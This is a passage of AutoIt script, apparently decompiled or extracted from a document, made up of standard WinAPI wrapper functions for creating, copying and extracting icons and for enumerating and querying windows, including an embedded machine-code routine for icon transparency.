$HRESULT = _WINAPI_CREATEEMPTYICON (DLLSTRUCTGETDATA ($TBITMAP ,
"bmWidth" ) , DLLSTRUCTGETDATA ($TBITMAP , "bmHeight" ) )
ELSE
$HRESULT = _WINAPI_CREATEICONINDIRECT ($HDIB , $AHBITMAP [0 ] )
ENDIF
IF NOT $HRESULT THEN $IERROR = 22
UNTIL 1
IF $HDIB THEN
_WINAPI_DELETEOBJECT ($HDIB )
ENDIF
FOR $I = 0 TO 1
IF $AHBITMAP [$I ] THEN
_WINAPI_DELETEOBJECT ($AHBITMAP [$I ] )
ENDIF
NEXT
```

General

```
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , 0 )
IF $BDELETE THEN
_WINAPI_DESTROYICON ($HICON )
ENDIF
RETURN $HRESULT
ENDFUNC
FUNC _WINAPI_COPYICON ($HICON )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "handle" , "CopyIcon" , "handle" , $HICON )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATE32BITHICON ($HICON , $BDELETE = FALSE )
LOCAL $AHBITMAP [2 ] , $HRESULT = 0
LOCAL $ADIB [2 ] [2 ] = [[0 , 0 ] , [0 , 0 ] ]
LOCAL $TICONINFO = DLLSTRUCTCREATE ($TAGICONINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetIconInfo" , "handle" , $HICON , "struct*"
, $TICONINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 , 0 , 0 )
FOR $I = 0 TO 1
$AHBITMAP [$I ] = DLLSTRUCTGETDATA ($TICONINFO , $I + 4 )
NEXT
IF _WINAPI_ISALPHABITMAP ($AHBITMAP [1 ] ) THEN
$ADIB [0 ] [0 ] = _WINAPI_CREATEANDBITMAP ($AHBITMAP [1 ] )
IF NOT @ERROR THEN
$HRESULT = _WINAPI_CREATEICONINDIRECT ($AHBITMAP [1 ] , $ADIB [0 ] [0 ] )
ENDIF
ELSE
LOCAL $TSIZE = _WINAPI_GETBITMAPDIMENSION ($AHBITMAP [1 ] )
LOCAL $ASIZE [2 ]
FOR $I = 0 TO 1
$ASIZE [$I ] = DLLSTRUCTGETDATA ($TSIZE , $I + 1 )
NEXT
LOCAL $HSRCDC = _WINAPI_CREATECOMPATIBLEDC (0 )
LOCAL $HDSTDC = _WINAPI_CREATECOMPATIBLEDC (0 )
LOCAL $HSRCSV , $HDSTSV
FOR $I = 0 TO 1
$ADIB [$I ] [0 ] = _WINAPI_CREATEDIB ($ASIZE [0 ] , $ASIZE [1 ] )
$ADIB [$I ] [1 ] = $__G_VEXT
$HSRCSV = _WINAPI_SELECTOBJECT ($HSRCDC , $AHBITMAP [$I ] )
$HDSTSV = _WINAPI_SELECTOBJECT ($HDSTDC , $ADIB [$I ] [0 ] )
_WINAPI_BITBLT ($HDSTDC , 0 , 0 , $ASIZE [0 ] , $ASIZE [1 ] , $HSRCDC , 0 , 0 , 12583114
)
_WINAPI_SELECTOBJECT ($HSRCDC , $HSRCSV )
_WINAPI_SELECTOBJECT ($HDSTDC , $HDSTSV )
NEXT
_WINAPI_DELETEDC ($HSRCDC )
_WINAPI_DELETEDC ($HDSTDC )
$ARET = DLLCALL ("user32.dll" , "lresult" , "CallWindowProc" , "ptr" , __XORPROC () , "ptr" ,
0 , "uint" , $ASIZE [0 ] * $ASIZE [1 ] * 4 , "wparam" , $ADIB [0 ] [1 ] , "lparam" , $ADIB [1 ] [1 ] )
IF NOT @ERROR AND $ARET [0 ] THEN
$HRESULT = _WINAPI_CREATEICONINDIRECT ($ADIB [1 ] [0 ] , $AHBITMAP [0 ] )
ENDIF
ENDIF
FOR $I = 0 TO 1
_WINAPI_DELETEOBJECT ($AHBITMAP [$I ] )
IF $ADIB [$I ] [0 ] THEN
_WINAPI_DELETEOBJECT ($ADIB [$I ] [0 ] )
ENDIF
NEXT
IF NOT $HRESULT THEN RETURN SETERROR (11 , 0 , 0 )
IF $BDELETE THEN
_WINAPI_DESTROYICON ($HICON )
ENDIF
RETURN $HRESULT
ENDFUNC
FUNC _WINAPI_CREATEEMPTYICON ($IWIDTH , $IHEIGHT , $IBITSPERPEL = 32 )
LOCAL $HXOR = _WINAPI_CREATEDIB ($IWIDTH , $IHEIGHT , $IBITSPERPEL )
LOCAL $HAND = _WINAPI_CREATEDIB ($IWIDTH , $IHEIGHT , 1 )
LOCAL $HDC = _WINAPI_CREATECOMPATIBLEDC (0 )
LOCAL $HSV = _WINAPI_SELECTOBJECT ($HDC , $HAND )
LOCAL $HBRUSH = _WINAPI_CREATESOLIDBRUSH (16777215 )
LOCAL $TRECT = _WINAPI_CREATERECT (0 , 0 , $IWIDTH , $IHEIGHT )
_WINAPI_FILLRECT ($HDC , $TRECT , $HBRUSH )
_WINAPI_DELETEOBJECT ($HBRUSH )
_WINAPI_SELECTOBJECT ($HDC , $HSV )
_WINAPI_DELETEDC ($HDC )
LOCAL $HICON = _WINAPI_CREATEICONINDIRECT ($HXOR , $HAND )
LOCAL $IERROR = @ERROR
IF $HXOR THEN
_WINAPI_DELETEOBJECT ($HXOR )
ENDIF
IF $HAND THEN
_WINAPI_DELETEOBJECT ($HAND )
ENDIF
IF NOT $HICON THEN RETURN SETERROR ($IERROR + 10 , 0 , 0 )
RETURN $HICON
ENDFUNC
FUNC _WINAPI_CREATEICON ($HINSTANCE , $IWIDTH , $IHEIGHT , $IPLANES ,
$IBITSPIXEL , $PANDBITS , $PXORBITS )
```

```
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "CreateIcon" , "handle" , $HINSTANCE , "int" , $IWIDTH , "int" , $IHEIGHT , "byte" , $IPLANES , "byte" , $IBITSPIXEL , "struct*" , $PANDBITS , "struct*" , $PXORBITS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEICONFROMRESOURCEEX ($PDATA , $ISIZE , $BICON = TRUE , $IXDESIREDPIXELS = 0 , $IYDESIREDPIXELS = 0 , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "CreateIconFromResourceEx" , "ptr" , $PDATA , "dword" , $ISIZE , "bool" , $BICON , "dword" , 196608 , "int" , $IXDESIREDPIXELS , "int" , $IYDESIREDPIXELS , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEICONINDIRECT ($HBITMAP , $HMASK , $IXHOTSPOT = 0 , $IYHOTSPOT = 0 , $BICON = TRUE )
LOCAL $TICONINFO = DLLSTRUCTCREATE ($TAGICONINFO )
DLLSTRUCTSETDATA ($TICONINFO , 1 , $BICON )
DLLSTRUCTSETDATA ($TICONINFO , 2 , $IXHOTSPOT )
DLLSTRUCTSETDATA ($TICONINFO , 3 , $IYHOTSPOT )
DLLSTRUCTSETDATA ($TICONINFO , 4 , $HMASK )
DLLSTRUCTSETDATA ($TICONINFO , 5 , $HBITMAP )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "CreateIconIndirect" , "struct*" , $TICONINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DESTROYICON ($HICON )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DestroyIcon" , "handle" , $HICON )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_EXTRACTICON ($SICON , $IINDEX , $BSMALL = FALSE )
LOCAL $PLARGE , $PSMALL , $TPTR = DLLSTRUCTCREATE ("ptr" )
IF $BSMALL THEN
$PLARGE = 0
$PSMALL = DLLSTRUCTGETPTR ($TPTR )
ELSE
$PLARGE = DLLSTRUCTGETPTR ($TPTR )
$PSMALL = 0
ENDIF
DLLCALL ("shell32.dll" , "uint" , "ExtractIconExW" , "wstr" , $SICON , "int" , $IINDEX , "ptr" , $PLARGE , "ptr" , $PSMALL , "uint" , 1 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TPTR , 1 )
ENDFUNC
FUNC _WINAPI_EXTRACTICONEX ($SFILEPATH , $IINDEX , $PALARGE , $PASMALL , $IICONS )
LOCAL $ARESULT = DLLCALL ("shell32.dll" , "uint" , "ExtractIconExW" , "wstr" , $SFILEPATH , "int" , $IINDEX , "struct*" , $PALARGE , "struct*" , $PASMALL , "uint" , $IICONS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_FILEICONINIT ($BRESTORE = TRUE )
LOCAL $ARET = DLLCALL ("shell32.dll" , "int" , 660 , "int" , $BRESTORE )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_GETICONDIMENSION ($HICON )
LOCAL $TICONINFO = DLLSTRUCTCREATE ($TAGICONINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetIconInfo" , "handle" , $HICON , "struct*" , $TICONINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $TSIZE = _WINAPI_GETBITMAPDIMENSION (DLLSTRUCTGETDATA ($TICONINFO , 5 ) )
FOR $I = 4 TO 5
_WINAPI_DELETEOBJECT (DLLSTRUCTGETDATA ($TICONINFO , $I ) )
NEXT
IF NOT ISDLLSTRUCT ($TSIZE ) THEN RETURN SETERROR (20 , 0 , 0 )
RETURN $TSIZE
ENDFUNC
FUNC _WINAPI_GETICONINFO ($HICON )
LOCAL $TINFO = DLLSTRUCTCREATE ($TAGICONINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetIconInfo" , "handle" , $HICON , "struct*" , $TINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $AICON [6 ]
$AICON [0 ] = TRUE
$AICON [1 ] = DLLSTRUCTGETDATA ($TINFO , "Icon" ) <> 0
$AICON [2 ] = DLLSTRUCTGETDATA ($TINFO , "XHotSpot" )
$AICON [3 ] = DLLSTRUCTGETDATA ($TINFO , "YHotSpot" )
$AICON [4 ] = DLLSTRUCTGETDATA ($TINFO , "hMask" )
$AICON [5 ] = DLLSTRUCTGETDATA ($TINFO , "hColor" )
RETURN $AICON
ENDFUNC
FUNC _WINAPI_GETICONINFOEX ($HICON )
LOCAL $TIIEX = DLLSTRUCTCREATE
```

General	("dword;int;dword;dword;ptr;ptr;ushort;wchar[260];wchar[260]")

```
DLLSTRUCTSETDATA ($TIIEX , 1 , DLLSTRUCTGETSIZE ($TIIEX ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetIconInfoExW" , "handle" , $HICON ,
"struct*" , $TIIEX )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $ARESULT [8 ]
FOR $I = 0 TO 7
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TIIEX , $I + 2 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_LOADICON ($HINSTANCE , $SNAME )
LOCAL $STYPEOFNAME = "int"
IF ISSTRING ($SNAME ) THEN
$STYPEOFNAME = "wstr"
ENDIF
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "LoadIconW" , "handle" , $HINSTANCE ,
$STYPEOFNAME , $SNAME )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_LOADICONMETRIC ($HINSTANCE , $SNAME , $IMETRIC )
LOCAL $STYPEOFNAME = "int"
IF ISSTRING ($SNAME ) THEN
$STYPEOFNAME = "wstr"
ENDIF
LOCAL $ARET = DLLCALL ("comctl32.dll" , "long" , "LoadIconMetric" , "handle" ,
$HINSTANCE , $STYPEOFNAME , $SNAME , "int" , $IMETRIC , "handle*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [4 ]
ENDFUNC
FUNC _WINAPI_LOADICONWITHSCALEDOWN ($HINSTANCE , $SNAME , $IWIDTH ,
$IHEIGHT )
LOCAL $STYPEOFNAME = "int"
IF ISSTRING ($SNAME ) THEN
$STYPEOFNAME = "wstr"
ENDIF
LOCAL $ARET = DLLCALL ("comctl32.dll" , "long" , "LoadIconWithScaleDown" , "handle" ,
$HINSTANCE , $STYPEOFNAME , $SNAME , "int" , $IWIDTH , "int" , $IHEIGHT , "handle*" ,
0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [5 ]
ENDFUNC
FUNC _WINAPI_LOADSHELL32ICON ($IICONID )
LOCAL $TICONS = DLLSTRUCTCREATE ("ptr Data" )
LOCAL $IICONS = _WINAPI_EXTRACTICONEX ("shell32.dll" , $IICONID , 0 , $TICONS , 1 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $IICONS <= 0 THEN RETURN SETERROR (10 , 0 , 0 )
RETURN DLLSTRUCTGETDATA ($TICONS , "Data" )
ENDFUNC
FUNC _WINAPI_LOOKUPICONIDFROMDIRECTORYEX ($PDATA , $BICON = TRUE ,
$IXDESIREDPIXELS = 0 , $IYDESIREDPIXELS = 0 , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "int" , "LookupIconIdFromDirectoryEx" , "ptr" ,
$PDATA , "bool" , $BICON , "int" , $IXDESIREDPIXELS , "int" , $IYDESIREDPIXELS , "uint" ,
$IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_MIRRORICON ($HICON , $BDELETE = FALSE )
IF NOT $BDELETE THEN
$HICON = _WINAPI_COPYICON ($HICON )
ENDIF
LOCAL $ARET = DLLCALL ("comctl32.dll" , "int" , 414 , "ptr" , 0 , "ptr*" , $HICON )
IF @ERROR OR NOT $ARET [0 ] THEN
LOCAL $IERROR = @ERROR + 10
IF $HICON AND NOT $BDELETE THEN
_WINAPI_DESTROYICON ($HICON )
ENDIF
RETURN SETERROR ($IERROR , 0 , 0 )
ENDIF
RETURN $ARET [2 ]
ENDFUNC
#EndRegion Public Functions
#Region Embedded DLL Functions
FUNC __TRANSPARENCYPROC ()
STATIC $PPROC = 0
IF NOT $PPROC THEN
IF @AUTOITX64 THEN
$PPROC = __INIT (BINARY
("0x48894C24084895424104C894424184C894C24205541574831C0505050505050" &
"4883EC284883BC2480000000074054831C0EB0748C7C0010000004821C07522" &
"488BAC2480000000048837D180074054831C0EB0748C7C0010000004821C07502" &
"EB0948C7C001000000EB034831C04821C0740B4831C04863C0E93C0100004C63" &
"7C24784983FF647E0F48C7C0010000004863C0E9220100004C637C24784D21FF" &
"7D08C744247800000000048C7442428010000004 8C7442430000000048C74424" &
"3800000000488BAC24800000004C637D04488BAC2480000000486345084C0FAF" &
"F849C1E7024983C7FC4C3B7C24380F8C88000000488BAC24800000004C8B7D18" &
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General

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"4C037C24384983C7034C897C2440488B6C2440480FB64500505888442448807C" &
"244800744B4C0FB67C244848634424784C0FAFF84C89F848C7C1640000004899" &
"48F7F94989C74C89F850488B6C244858884500488B6C2440807D0000740948C7" &
"4424280000000048C7442430010000004883442438040F8149FFFFFF48837C24" &
"3000741148837C242800740948C7C001000000EB034831C04821C0740E48C7C0" &
"FFFFFFFF4863C0EB11EB0C48C7C0010000004863C0EB034831C04883C458415F" &
"5DC3" ) )
ELSE
$PPROC = __INIT (BINARY
("0x555331C05050505050837C242800740431C0EB05B80100000021C075198B6C24" &
"28837D1400740431C0EB05B80100000021C07502EB07B801000000EB0231C021" &
"C0740731C0E9E50000008B5C242483FB647E0AB801000000E9D20000008B5C24" &
"2421DB7D08C744242400000000C7042401000000C744240400000000C7442408" &
"000000008B6C24288B5D048B6C24280FAF5D08C1E30283C3FC3B5C24087C648B" &
"6C24288B5D14035C240883C303895C240C8B6C240C0FB6450088442410807C24" &
"100074380FB65C24100FAF5C242489D8B96400000099F7F989C3538B6C241058" &
"8845008B6C240C807D00007407C70424000000000C744240401000000083442408" &
"047181837C240400740D833C24007407B801000000EB0231C021C07409B8FFFF" &
"FFFFEB0BEB07B801000000EB0231C083C4145B5DC21000" ) )
ENDIF
ENDIF
RETURN $PPROC
ENDFUNC
#EndRegion Embedded DLL Functions
FUNC _SENDMESSAGE ($HWND , $IMSG , $WPARAM = 0 , $LPARAM = 0 , $IRETURN =
0 , $WPARAMTYPE = "wparam" , $LPARAMTYPE = "lparam" , $SRETURNTYPE = "lresult" )
LOCAL $ARESULT = DLLCALL ("user32.dll" , $SRETURNTYPE , "SendMessageW" , "hwnd"
, $HWND , "uint" , $IMSG , $WPARAMTYPE , $WPARAM , $LPARAMTYPE , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $IRETURN >= 0 AND $IRETURN <= 4 THEN RETURN $ARESULT [$IRETURN ]
RETURN $ARESULT
ENDFUNC
FUNC _SENDMESSAGEA ($HWND , $IMSG , $WPARAM = 0 , $LPARAM = 0 , $IRETURN =
0 , $WPARAMTYPE = "wparam" , $LPARAMTYPE = "lparam" , $SRETURNTYPE = "lresult" )
LOCAL $ARESULT = DLLCALL ("user32.dll" , $SRETURNTYPE , "SendMessageA" , "hwnd" ,
$HWND , "uint" , $IMSG , $WPARAMTYPE , $WPARAM , $LPARAMTYPE , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $IRETURN >= 0 AND $IRETURN <= 4 THEN RETURN $ARESULT [$IRETURN ]
RETURN $ARESULT
ENDFUNC
#Region Global Variables and Constants
GLOBAL $__G_AINPROCESS_WINAPI [64 ] [2 ] = [[0 , 0 ] ]
GLOBAL $__G_AWINLIST_WINAPI [64 ] [2 ] = [[0 , 0 ] ]
GLOBAL CONST $GW_HWNDFIRST = 0
GLOBAL CONST $GW_HWNDLAST = 1
GLOBAL CONST $GW_HWNDNEXT = 2
GLOBAL CONST $GW_HWNDPREV = 3
GLOBAL CONST $GW_OWNER = 4
GLOBAL CONST $GW_CHILD = 5
GLOBAL CONST $GW_ENABLEDPOPUP = 6
GLOBAL CONST $GWL_WNDPROC = 4294967292
GLOBAL CONST $GWL_HINSTANCE = 4294967290
GLOBAL CONST $GWL_HWNDPARENT = 4294967288
GLOBAL CONST $GWL_ID = 4294967284
GLOBAL CONST $GWL_STYLE = 4294967280
GLOBAL CONST $GWL_EXSTYLE = 4294967276
GLOBAL CONST $GWL_USERDATA = 4294967275
GLOBAL CONST $__WINAPICONSTANT_WM_SETFONT = 48
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CREATEWINDOWEX ($IEXSTYLE , $SCLASS , $SNAME , $ISTYLE , $IX ,
$IY , $IWIDTH , $IHEIGHT , $HPARENT , $HMENU = 0 , $HINSTANCE = 0 , $PPARAM = 0 )
IF $HINSTANCE = 0 THEN $HINSTANCE = _WINAPI_GETMODULEHANDLE ("" )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "CreateWindowExW" , "dword" ,
$IEXSTYLE , "wstr" , $SCLASS , "wstr" , $SNAME , "dword" , $ISTYLE , "int" , $IX , "int" , $IY
, "int" , $IWIDTH , "int" , $IHEIGHT , "hwnd" , $HPARENT , "handle" , $HMENU , "handle" ,
$HINSTANCE , "struct*" , $PPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETCLIENTRECT ($HWND )
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetClientRect" , "hwnd" , $HWND ,
"struct*" , $TRECT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_GETDESKTOPWINDOW ()
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetDesktopWindow" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DESTROYWINDOW ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DestroyWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ENABLEWINDOW ($HWND , $BENABLE = TRUE )
```

```
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "EnableWindow" , "hwnd" , $HWND ,
"bool" , $BENABLE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ENUMWINDOWS ($BVISIBLE = TRUE , $HWND = DEFAULT )
__WINAPI_ENUMWINDOWSINIT ()
IF $HWND = DEFAULT THEN $HWND = _WINAPI_GETDESKTOPWINDOW ()
__WINAPI_ENUMWINDOWSCHILD ($HWND , $BVISIBLE )
RETURN $__G_AWINLIST_WINAPI
ENDFUNC
FUNC _WINAPI_ENUMWINDOWSPOPUP ()
__WINAPI_ENUMWINDOWSINIT ()
LOCAL $HWND = _WINAPI_GETWINDOW (_WINAPI_GETDESKTOPWINDOW () ,
$GW_CHILD )
LOCAL $SCLASS
WHILE $HWND <> 0
IF _WINAPI_ISWINDOWVISIBLE ($HWND ) THEN
$SCLASS = _WINAPI_GETCLASSNAME ($HWND )
IF $SCLASS = "#32768" THEN
__WINAPI_ENUMWINDOWSADD ($HWND )
ELSEIF $SCLASS = "ToolbarWindow32" THEN
__WINAPI_ENUMWINDOWSADD ($HWND )
ELSEIF $SCLASS = "ToolTips_Class32" THEN
__WINAPI_ENUMWINDOWSADD ($HWND )
ELSEIF $SCLASS = "BaseBar" THEN
__WINAPI_ENUMWINDOWSCHILD ($HWND )
ENDIF
ENDIF
$HWND = _WINAPI_GETWINDOW ($HWND , $GW_HWNDNEXT )
WEND
RETURN $__G_AWINLIST_WINAPI
ENDFUNC
FUNC _WINAPI_ENUMWINDOWSTOP ()
__WINAPI_ENUMWINDOWSINIT ()
LOCAL $HWND = _WINAPI_GETWINDOW (_WINAPI_GETDESKTOPWINDOW () ,
$GW_CHILD )
WHILE $HWND <> 0
IF _WINAPI_ISWINDOWVISIBLE ($HWND ) THEN __WINAPI_ENUMWINDOWSADD
($HWND )
$HWND = _WINAPI_GETWINDOW ($HWND , $GW_HWNDNEXT )
WEND
RETURN $__G_AWINLIST_WINAPI
ENDFUNC
FUNC _WINAPI_GETCLASSNAME ($HWND )
IF NOT ISHWND ($HWND ) THEN $HWND = GUICTRLGETHANDLE ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "GetClassNameW" , "hwnd" , $HWND ,
"wstr" , "" , "int" , 4096 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR ,
@EXTENDED , "" )
RETURN SETEXTENDED ($ARESULT [0 ] , $ARESULT [2 ] )
ENDFUNC
FUNC _WINAPI_GETFOCUS ()
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetFocus" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETPARENT ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetParent" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETSYSCOLOR ($IINDEX )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "INT" , "GetSysColor" , "int" , $IINDEX )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETSYSTEMMETRICS ($IINDEX )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "GetSystemMetrics" , "int" , $IINDEX )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETWINDOW ($HWND , $ICMD )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetWindow" , "hwnd" , $HWND ,
"uint" , $ICMD )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWHEIGHT ($HWND )
LOCAL $TRECT = _WINAPI_GETWINDOWRECT ($HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TRECT , "Bottom" ) - DLLSTRUCTGETDATA ($TRECT ,
"Top" )
ENDFUNC
FUNC _WINAPI_GETWINDOWLONG ($HWND , $IINDEX )
LOCAL $SFUNCNAME = "GetWindowLongW"
IF @AUTOITX64 THEN $SFUNCNAME = "GetWindowLongPtrW"
LOCAL $ARESULT = DLLCALL ("user32.dll" , "long_ptr" , $SFUNCNAME , "hwnd" , $HWND ,
"int" , $IINDEX )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
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@EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWRECT ($HWND )
LOCAL $TRECT = DLLSTRUCTCREATE ($TAGRECT )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetWindowRect" , "hwnd" , $HWND ,
"struct*" , $TRECT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TRECT
ENDFUNC
FUNC _WINAPI_GETWINDOWTEXT ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "GetWindowTextW" , "hwnd" , $HWND ,
"wstr" , "" , "int" , 4096 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
RETURN SETEXTENDED ($ARESULT [0 ] , $ARESULT [2 ] )
ENDFUNC
FUNC _WINAPI_GETWINDOWTHREADPROCESSID ($HWND , BYREF $IPID )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "dword" , "GetWindowThreadProcessId" ,
"hwnd" , $HWND , "dword*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
$IPID = $ARESULT [2 ]
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWWIDTH ($HWND )
LOCAL $TRECT = _WINAPI_GETWINDOWRECT ($HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TRECT , "Right" ) - DLLSTRUCTGETDATA ($TRECT ,
"Left" )
ENDFUNC
FUNC _WINAPI_INPROCESS ($HWND , BYREF $HLASTWND )
IF $HWND = $HLASTWND THEN RETURN TRUE
FOR $II = $__G_AINPROCESS_WINAPI [0 ] [0 ] TO 1 STEP + 4294967295
IF $HWND = $__G_AINPROCESS_WINAPI [$II ] [0 ] THEN
IF $__G_AINPROCESS_WINAPI [$II ] [1 ] THEN
$HLASTWND = $HWND
RETURN TRUE
ELSE
RETURN FALSE
ENDIF
ENDIF
NEXT
LOCAL $IPID
_WINAPI_GETWINDOWTHREADPROCESSID ($HWND , $IPID )
LOCAL $ICOUNT = $__G_AINPROCESS_WINAPI [0 ] [0 ] + 1
IF $ICOUNT >= 64 THEN $ICOUNT = 1
$__G_AINPROCESS_WINAPI [0 ] [0 ] = $ICOUNT
$__G_AINPROCESS_WINAPI [$ICOUNT ] [0 ] = $HWND
$__G_AINPROCESS_WINAPI [$ICOUNT ] [1 ] = ($IPID = @AUTOITPID )
RETURN $__G_AINPROCESS_WINAPI [$ICOUNT ] [1 ]
ENDFUNC
FUNC _WINAPI_INVALIDATERECT ($HWND , $TRECT = 0 , $BERASE = TRUE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "InvalidateRect" , "hwnd" , $HWND ,
"struct*" , $TRECT , "bool" , $BERASE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ISCLASSNAME ($HWND , $SCLASSNAME )
LOCAL $SSEPARATOR = OPT ("GUIDataSeparatorChar" )
LOCAL $ACLASSNAME = STRINGSPLIT ($SCLASSNAME , $SSEPARATOR )
IF NOT ISHWND ($HWND ) THEN $HWND = GUICTRLGETHANDLE ($HWND )
LOCAL $SCLASSCHECK = _WINAPI_GETCLASSNAME ($HWND )
FOR $X = 1 TO UBOUND ($ACLASSNAME ) + 4294967295
